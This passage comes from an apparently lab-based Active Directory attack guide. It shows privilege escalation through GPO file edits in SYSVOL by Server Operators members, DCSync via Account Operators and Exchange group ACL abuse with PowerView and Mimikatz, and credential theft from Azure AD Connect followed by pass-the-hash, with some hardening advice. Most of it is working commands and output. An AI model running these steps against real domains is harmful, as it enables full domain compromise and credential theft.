 *S-1-5-21-1568615022-3734254442-823492033-1622__Memberof = *S-1-5-32-544
 *S-1-5-21-1568615022-3734254442-823492033-1622__Members =

```

SeChangeNotifyPrivilege = *S-1-5-32-554,*S-1-5-11,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-1-0
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-90-0,*S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-32-544,*S-1-5-20,*S-1-5-19
SeInteractiveLogonRight = *S-1-5-9,*S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-548,*S-1-5-32-551,*S-1-5-32-544
SeLoadDriverPrivilege = *S-1-5-32-550,*S-1-5-32-544
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-5-32-554,*S-1-5-9,*S-1-5-11,*S-1-5-32-544,*S-1-1-0
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-549,*S-1-5-32-544
SeRestorePrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*S-1-5-32-544
SeSystemTimePrivilege = *S-1-5-32-549,*S-1-5-32-544,*S-1-5-19
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
[Version]
signature="$CHICAGO$"
Revision=1
[Group Membership]
*S-1-5-21-1568615022-3734254442-823492033-1622__Memberof = *S-1-5-32-544
*S-1-5-21-1568615022-3734254442-823492033-1622__Members =
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
  
```

- Now save the file in the following location: **C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit**



- Run the following command:

```
robocopy "C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit" "\\\IDENTITY-DC\SYSVOL\IDENTITY.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MA-CHINE\Microsoft\Windows NT\SecEdit" GptTmpl.inf /b
```

```
C:\windows\system32>robocopy "C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit" "\\\IDENTITY-DC\SYSVOL\IDENTITY.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MA-CHINE\Microsoft\Windows NT\SecEdit" GptTmpl.inf /b

ROBOCOPY :: Robust File Copy for Windows

Started : Monday, January 13, 2020 7:29:26 PM
Source : C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit\
Dest : \\\IDENTITY-DC\SYSVOL\IDENTITY.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MA-CHINE\Microsoft\Windows NT\SecEdit\
Files : GptTmpl.inf
Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

100%       1      C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit\        4078      GptTmpl.inf
          Newer
```

- Run **gpupdate /force**
- Net user Mario /domain
- We are now part of the Built-in\Administrators group in AD.

```
PS C:\windows\system32> net user Mario /domain
The request will be processed at a domain controller for domain IDENTITY.local.

User name                  Mario
Full Name                 Mario Gotze
Comment
User's comment
Country/region code        000 (System Default)
Account active             Yes
Account expires            Never

Password last set          1/8/2020 1:01:34 PM
Password expires            2/19/2020 1:01:34 PM
Password changeable         1/9/2020 1:01:34 PM
Password required           Yes
User may change password   Yes

Workstations allowed       All
Logon script
User profile
Home directory
Last logon                 Never

Logon hours allowed        All

Local Group Memberships    *Administrators
Global Group memberships   *Borussia Dortmund *Domain Users
The command completed successfully.
```

- 8.1 – Moving laterally with Server Operators

Summary:


The Server Operators group provides a great deal of power to its membership, which is why there are no default members when it is initially created. Members of this group can perform a number of administrative tasks on servers within the domain, including creating and deleting shared resources, backing up and restoring files, starting and stopping services, shutting down the system, and even formatting hard drives. Because members have the potential to cause significant damage to a DC, users should be added with caution to this group.

Server Operators has the same rights as Backup Operators, but it is even more powerful.

- Here we can see our user Alice that is part of the **Server Operators**, group.

User name	Alice
Full Name	Alice Watson
Comment	
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never
Password last set	1/6/2020 10:02:12 PM
Password expires	Never
Password changeable	1/7/2020 10:02:12 PM
Password required	Yes
User may change password	Yes
Workstations allowed	All
Logon script	
User profile	
Home directory	
Last logon	1/14/2020 8:28:48 AM
Logon hours allowed	All
Local Group Memberships	*Server Operators
Global Group memberships	*Domain Users
The command completed successfully.	

- Now we are going to do the same thing as we did at Backup Operators. Create a folder in the C drive, name it **GroupPolicy**, and add in that folder two sub-folders called **original** and **modified**.



- Now run CMD as an elevated prompt and type the following command:

```
C:\Windows\System32>runas /netonly /user:IDENTITY\Alice cmd.exe
```

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.18362.535]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\windows\system32>runas /netonly /USER:IDENTITY\Alice cmd.exe
Enter the password for IDENTITY\Alice:
Attempting to start cmd.exe as user "IDENTITY\Alice" ...

C:\windows\system32>
```

- Now run the following command:


```
robocopy \\IDENTITY-DC\sysvol\IDENTITY.local C:\GroupPolicy\original /b /s
```

```
C:\windows\system32>runas /netonly /USER:IDENTITY\Alice cmd.exe
Enter the password for IDENTITY\Alice:
Attempting to start cmd.exe as user "IDENTITY\Alice" ...


C:\windows\system32>robocopy \\IDENTITY-DC\sysvol\IDENTITY.local C:\GroupPolicy\original /b /s
-----
ROBOCOPY      ::      Robust File Copy for Windows
-----
Started : Tuesday, January 14, 2020 8:42:06 AM
Source   : \\IDENTITY-DC\sysvol\IDENTITY.local\
Dest     : C:\GroupPolicy\original\
Files    : *.*

Options  : *.*/S /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30
```


- Now go to the **C:\GroupPolicy\modified** folder and create a sub folder called "**Policies**" and a folder called "**MACHINE**"



- Now go to the following location: **C:\GroupPolicy\original\Policies** and copy the following GUID.



- Paste the copied GUID in the following location: **C:\GroupPolicy\modified\Policies**




- Run the following command:

```
robocopy C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
\\IDENTITY-DC\sysvol\IDENTITY.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
GPT.INI /b
```

```
C:\windows\system32>robocopy C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9} \\IDENTITY-DC\sysvo
1\IDENTITY.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9} GPT.INI /b
-----
ROBOCOPY      ::      Robust File Copy for Windows
-----
Started : Tuesday, January 14, 2020 8:53:33 AM
Source : C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\_
Dest  : \\IDENTITY-DC\sysvol\IDENTITY.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\_
Files   : GPT.INI
Options  : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30
-----
1      C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\
```

- Now go to the following location again: **C:\GroupPolicy\modified** and create a folder called "**MACHINE**", in that folder, create a folder called "**Microsoft**" and in the that folder, create a folder called "**Windows NT**" and in the "**Windows NT**" folder, create a folder called "**SecEdit**"
- This is what you will get: **C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit**




- Now edit the GptTmpl.inf file that is located in **C:\GroupPolicy\original\MACHINE\Microsoft\Windows NT\SecEdit**
 - Before you are doing that. Get the **SID** of the user account that is in Server Operators. We are going to assign it local Administrators privileges, which is ***S-1-5-32-544**
 - Add the following line under **Revision=1**
- ```
[Group Membership]
*S-1-5-21-1568615022-3734254442-823492033-1104__Memberof = *S-1-5-32-544
*S-1-5-21-1568615022-3734254442-823492033-1104__Members =
```

 \*GptTmpl - Notepad

File Edit Format View Help

```
SeBatchLogonRight = *S-1-5-32-559,*S-1-5-32-551,*S-1-5-32-544
SeChangeNotifyPrivilege = *S-1-5-32-554,*S-1-5-11,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-1-0
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-90-0,*S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-32-544,*S-1-5-20,*S-1-5-19
SeInteractiveLogonRight = *S-1-5-9,*S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-548,*S-1-5-32-551,*S-1-5-32-544
SeLoadDriverPrivilege = *S-1-5-32-550,*S-1-5-32-544
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-5-32-554,*S-1-5-9,*S-1-5-11,*S-1-5-32-544,*S-1-1-0
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-549,*S-1-5-32-544
SeRestorePrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*S-1-5-32-544
SeSystemTimePrivilege = *S-1-5-32-549,*S-1-5-32-544,*S-1-5-19
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
[Version]
signature="$CHICAGO$"
Revision=1
[Group Membership]
*S-1-5-21-1568615022-3734254442-823492033-1104__Memberof = *S-1-5-32-544
*S-1-5-21-1568615022-3734254442-823492033-1104__Members =
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
```

- Now save the file in the following location: **C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit**



- Run the following command

```
robocopy "C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit" "\\IDENTITY-DC\SYSVOL\IDENTITY.local\Policies\{6AC1786C-016F-11D2-945F-00C04fb984F9}\MACHINE\Microsoft\Windows NT\SecEdit" GptTmpl.inf /b
```

```
C:\windows\system32>robocopy "C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit" "\\IDENTITY-DC\SYSVOL\IDENTITY.local\Policies\{6AC1786C-016F-11D2-945F-00C04fb984F9}\MACHINE\Microsoft\Windows NT\SecEdit" GptTmpl.inf /b

ROBOCOPY :: Robust File Copy for Windows

Started : Tuesday, January 14, 2020 9:13:51 AM
Source : C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit\
 Dest : \\IDENTITY-DC\SYSVOL\IDENTITY.local\Policies\{6AC1786C-016F-11D2-945F-00C04fb984F9}\MACHINE\Microsoft\Windows NT\SecEdit\
Files : GptTmpl.inf
Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30
```

- Goal achieved. Alice moved from Server Operators to Built-in\Administrators and the rest is history.

|                                     |                      |
|-------------------------------------|----------------------|
| User name                           | Alice                |
| Full Name                           | Alice Watson         |
| Comment                             |                      |
| User's comment                      |                      |
| Country/region code                 | 000 (System Default) |
| Account active                      | Yes                  |
| Account expires                     | Never                |
|                                     |                      |
| Password last set                   | 1/6/2020 10:02:12 PM |
| Password expires                    | Never                |
| Password changeable                 | 1/7/2020 10:02:12 PM |
| Password required                   | Yes                  |
| User may change password            | Yes                  |
|                                     |                      |
| Workstations allowed                | All                  |
| Logon script                        |                      |
| User profile                        |                      |
| Home directory                      |                      |
| Last logon                          | 1/14/2020 9:01:58 AM |
|                                     |                      |
| Logon hours allowed                 | All                  |
|                                     |                      |
| Local Group Memberships             | *Administrators      |
| Global Group memberships            | *Server Operators    |
| The command completed successfully. | *Domain Users        |

## ● 9.1 – Moving laterally with Account Operators

Members of Account Operators group can create and modify most types of accounts, including those of users, local groups, and global groups, and members of Account Operators can log on locally to domain controllers.

Here is more information on how Account Operators can be used to attack Active Directory.

<https://www.secframe.com/blog/account-operators>

We might be aware that **Exchange groups** have by default wide permissions in Active Directory with the likes of Exchange Windows Permissions that has WriteDacl on the Domain Object.

Account Operators has GenericAll permissions on all Exchange groups, which means that it could add themselves to the Exchange Windows Permissions and from there grant the privileges that are required to perform a DCSync attack.

The screenshot shows the 'Permission Entry for corp' dialog box. At the top, there are fields for 'Principal' (set to 'Exchange Windows Permissions (CORP\Exchange Windows Permissions)'), 'Type' (set to 'Allow'), and 'Applies to' (set to 'This object and all descendant objects'). Below these, under 'Permissions:', a list of checkboxes is displayed. Several checkboxes are checked, including 'Delete subtree', 'Read permissions', and 'Modify permissions'. The checkbox for 'Modify permissions' is highlighted with a red border. Other available permissions listed include 'Full control', 'List contents', 'Read all properties', 'Write all properties', 'Delete', 'Create msIMaging-PSPs objects', 'Create MSMQ Queue Alias objects', 'Delete MSMQ Queue Alias objects', 'Create msPKI-Key-Recovery-Agent objects', 'Delete msPKI-Key-Recovery-Agent objects', 'Create msSFU30MailAliases objects', 'Delete msSFU30MailAliases objects', 'Create msSFU30NetId objects', and 'Delete msSFU30NetId objects'.

In most organizations, this configurations exist, because most organizations aren't aware of the risks that common Exchange installation leaves behind.

- Start with enumerating members in Account Operators

```
Get-ADGroupMember -Identity "Account Operators" -Recursive
```

```
PS C:\Users\Cavani> Get-ADGroupMember -Identity "Account Operators" -Recursive

distinguishedName : CN=Edinson Cavani,OU=PSG,OU=Accounts,DC=IDENTITY,DC=local
name : Edinson Cavani
objectClass : user
objectGUID : b8c1ec95-a10e-457d-b15e-78e140d5e5d5
SamAccountName : Cavani
SID : S-1-5-21-1568615022-3734254442-823492033-1624

distinguishedName : CN=Eve Johnson,OU=Identity Users,DC=IDENTITY,DC=local
name : Eve Johnson
objectClass : user
objectGUID : fb467558-8839-49c2-9fff-ccf5e9865e8a
SamAccountName : Eve
SID : S-1-5-21-1568615022-3734254442-823492033-1105
```

- We are going to assume that the attacker managed to took over the account of Cavani, who is a member of Account Operators.
- Attacker is adding himself to the **Exchange Windows Permissions** group

```
Add-ADGroupMember -Identity "Exchange Windows Permissions" -Members Cavani
```


```
PS C:\Users\Cavani\Desktop> Add-ADGroupMember -Identity "Exchange Windows Permissions" -Members Cavani
PS C:\Users\Cavani\Desktop> ■
```

- Now we are going to use the PowerView module to assign DCSync rights to Cavani.

```
Add-DomainObjectAcl -PrincipalIdentity Cavani -TargetDomain IDENTITY.local -Rights All
```

```
PS C:\Users\Cavani\Desktop> Add-DomainObjectAcl -PrincipalIdentity Cavani -TargetDomain IDENTITY.local -Rights All
PS C:\Users\Cavani\Desktop> ■
```

- Now we have **GenericAll** on the Domain Object. It includes DS-Replication-Get-Changes / DS-Replication-Get-Changes-All permissions, so we can now start doing a DCSync attack.



```
Mimikatz # privilege::debug
Mimikatz # lsadump::dcsync /user:krbtgt /domain:identity.local
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /user:krbtgt /domain:identity.local
[DC] 'identity.local' will be the domain
[DC] 'ADFS.IDENTITY.local' will be the DC server
[DC] 'krbtgt' will be the user account

object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 (USER_OBJECT)
User Account Control : 00000202 (ACCOUNTDISABLE NORMAL_ACCOUNT)
Account expiration :
Password last change : 1/6/2020 9:48:01 PM
Object Security ID : S-1-5-21-1568615022-3734254442-823492033-502
Object Relative ID : 502

Credentials:
Hash NTLM: c599e506e9b10c6ef444bd6cf30c787
 ntlm- 0: c599e506e9b10c6ef444bd6cf30c787
 lm - 0: 9ac66318144b20a3a3da82384d2ca7ce
```

### Recommendation:

- Ensure that Account Operators is empty. Microsoft recommends this as well.

## • 10.1 – Securing Azure AD Connect

- Protect the Azure AD Connect server as a Domain Controller, which means that it needs to be managed from a Tier 0 operations
- Ensure that GPO's that are linked to Azure AD Connect are managed by Tier 0 admins
- Ensure that the Azure AD Connect member server is running at least on Windows Server 2016.
- Azure AD Connect has an account called "AD DS Connector" and it has **DCSync rights**, so every attacker that manage to compromise Azure AD Connect could potentially compromise the entire AD.
- It is preferred to keep the local ADSyncAdmins group empty on the server.
- Deny logon access for the MSOL\_[Prefix] account through Group Policy

IDENTITY.local Properties

?

X

General Managed By Object Security Attribute Editor

Group or user names:

CREATOR OWNER  
SELF  
Authenticated Users  
SYSTEM  
**MSOL\_453902f0aec2**  
Enterprise Read-only Domain Controllers (IDENTITY\Enterprise ...)

Add... Remove

Permissions for MSOL\_453902f0aec2

|                                               | Allow                               | Deny                     |
|-----------------------------------------------|-------------------------------------|--------------------------|
| Reanimate tombstones                          | <input type="checkbox"/>            | <input type="checkbox"/> |
| Replicating Directory Changes                 | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| Replicating Directory Changes All             | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| Replicating Directory Changes In Filtered Set | <input type="checkbox"/>            | <input type="checkbox"/> |
| Replication synchronization                   | <input type="checkbox"/>            | <input type="checkbox"/> |

- 10.2 – Attacking Azure AD Connect

**Summary:**

Microsoft recommends securing Azure AD Connect like a Domain Controller, but most organizations are not doing this. It is overlooked, and the impact needs to be shown to understand that Azure AD Connect is like a second Domain Controller, that needs to be managed from a Tier 0.

If you are an admin on a box. It is possible to steal the token from a running service, which is in this case the **NT SERVICE\ADSync**

- What does this service do?

*"Enables integration and management of identity information across multiple directories, systems and platforms. If this service is stopped or disabled, no synchronization or password management for objects in connected data sources will be performed"*

Now after googling around. I have discovered a document of Microsoft, where they explain the following:

*"Azure AD Connect, as part of the Synchronization Services uses an encryption key to store the passwords of the AD DS Connector account and ADSync service account. These accounts are encrypted before they are stored in the database."*

*"The encryption key used is secured using Windows Data Protection (DPAPI). DPAPI protects the encryption key using the **ADSync service account**."*

Okay, we know that DPAPI protects the encryption key using the ADSync service account, so what happens when we are stealing the token of the ADSync service account?

Local Admin is required (of course :P) – We are now stealing the token of the ADSync service.

```
Mimikatz # privilege::debug
Mimikatz # token::elevate /user:AdsSync
```

SID of the NT SERVICE\ADSync ->

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate /user:AdsSync
Token Id : 0
User name : AdsSync
SID name :

700 {0;0001486e} 0 D 832052 NT SERVICE\ADSync S-1-5-80-3245704983-3664226991-764670653-2504430226-901976451
(10g,04p) Impersonation (Impersonation)
-> Impersonated !
* Process Token : ERROR kuhl_m_token_whoami ; OpenProcessToken (0x00000005)
* Thread Token : {0;0001486e} 0 D 895340 NT SERVICE\ADSync S-1-5-80-3245704983-3664226991-764670653-2504430226-901976451
(10g,04p) Impersonation (Impersonation)

mimikatz #
```

- Now we are going to run under the context of ADSync service

```
Mimikatz # misc::cmd
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate /user:AdsSync
Token Id : 0
User name : AdsSync
SID name :

700 {0;0001486e} 0 D 832052 NT SERVICE\ADSync S-1-5-80-3245704983-3664226991-764670653-2504430226-901976451
(10g,04p) Impersonation (Impersonation)
-> Impersonated !
* Process Token : ERROR kuhl_m_token_whoami ; OpenProcessToken (0x00000005)
* Thread Token : {0;0001486e} 0 D 1057723 NT SERVICE\ADSync S-1-5-80-3245704983-3664226991-764670653-2504430226-901976451
(10g,04p) Impersonation (Impersonation)

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF6114543B8
```

Extracting credentials from memory and as you can see. We can see the SID from the ADsync service in memory as well, like the previous image.

```
Mimikatz # privilege::debug
Mimikatz # sekurlsa::logonPasswords
```

```
Authentication Id : 0 ; 84078 (00000000:0001486e)
Session : Service from 0
User Name : ADSync
Domain : NT SERVICE
Logon Server : (null)
Logon Time : 1/18/2020 9:21:13 AM
SID : S-1-5-80-3245704983-3664226991-764670653-2504430226-901976451
msv :
[00000003] Primary
* Username : AZUREADCONNECT$
* Domain : IDENTITY
* NTLM : 676734a885e57d69aba19f9e3c998454
* SHA1 : 29a71db83fa1dff30bf5a97d19594ee65eba2200
tspk :
wdigest :
* Username : AZUREADCONNECT$
* Domain : IDENTITY
* Password : (null)
kerberos :
* Username : AZUREADCONNECT$
* Domain : IDENTITY.LOCAL
* Password : Or_[5`?g4*h<o<68wTl[jq!GNL\cFh:aBx_6*C,n]T#_GVdD`yg>z+!SeON"Pz"o!((&`yjBZ'u=fT) ;0GD1vY%+B%5M^cZ:/
D25n-XxY<T>dw3$Z)<kbV
ssp :
[00000000]
* Username : MSOL_453902f0aec2
* Domain : IDENTITY.LOCAL
* Password : oM{((kA|0;P4rg[-A0CyL4z7Agi@#0VnVf5#t#%(B8!_UcL{gf.m:xX_I}JUEW;]|fMRai[2;>(-QFdZ9*s^k6@x@*e;*8zJ3?[^
{^kB0VQ&:fuD;%Z)@.bFL?g#:As[-AsPlainText -Force
credman :
```

- Now we have the password of the AD DS Connector account that is responsible for reading and writing information from On-premise. It has the following two rights:
  - DS-Replication-Get-Changes**
  - DS-Replication-Get-Changes-All**

These rights are required for password synchronization.

- Now we are converting that long password into a NT hash

```
PS C:\Users\Reus> Import-Module DSInternals
PS C:\Users\Reus> $pwd = ConvertTo-SecureString 'oM{((kA|0;P4rg[-A0CyL4z7Agi@#0VnVf5#t#%(B8!_UcL{gf.m:xX_I}JUEW;]|fMRai[2;>(-QFdZ9*s^k6@x@*e;*8zJ3?[^
{^kB0VQ&:fuD;%Z)@.bFL?g#:As[-AsPlainText -Force
PS C:\Users\Reus> ConvertTo-NTHash $pwd
91cf0bd562780c7fc6dcfb244db64333
PS C:\Users\Reus>
```

- Passing the hash with the MSOL account

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:MSOL_453902f0aec2 /domain:IDENTITY.local /ntlm:91cf0bd562780c7fc6dcbf244db64333
user : MSOL_453902f0aec2
domain : IDENTITY.local
program : cmd.exe
impers. : no
NTLM : 91cf0bd562780c7fc6dcbf244db64333
| PID 3752
| TID 7128
| LSA Process is now R/W
| LUID 0 ; 1270147 (00000000:00136183)
__ msv1_0 - data copy @ 000001F140D71FF0 : OK !
__ kerberos - data copy @ 000001F1413E9C08
 __ aes256_hmac -> null
 __ aes128_hmac -> null
 __ rc4_hmac_nt OK
```

- Since we have the DCSync rights – Lets dump the entire database through Azure AD Connect

```
C:\windows\system32>cd C:\x64

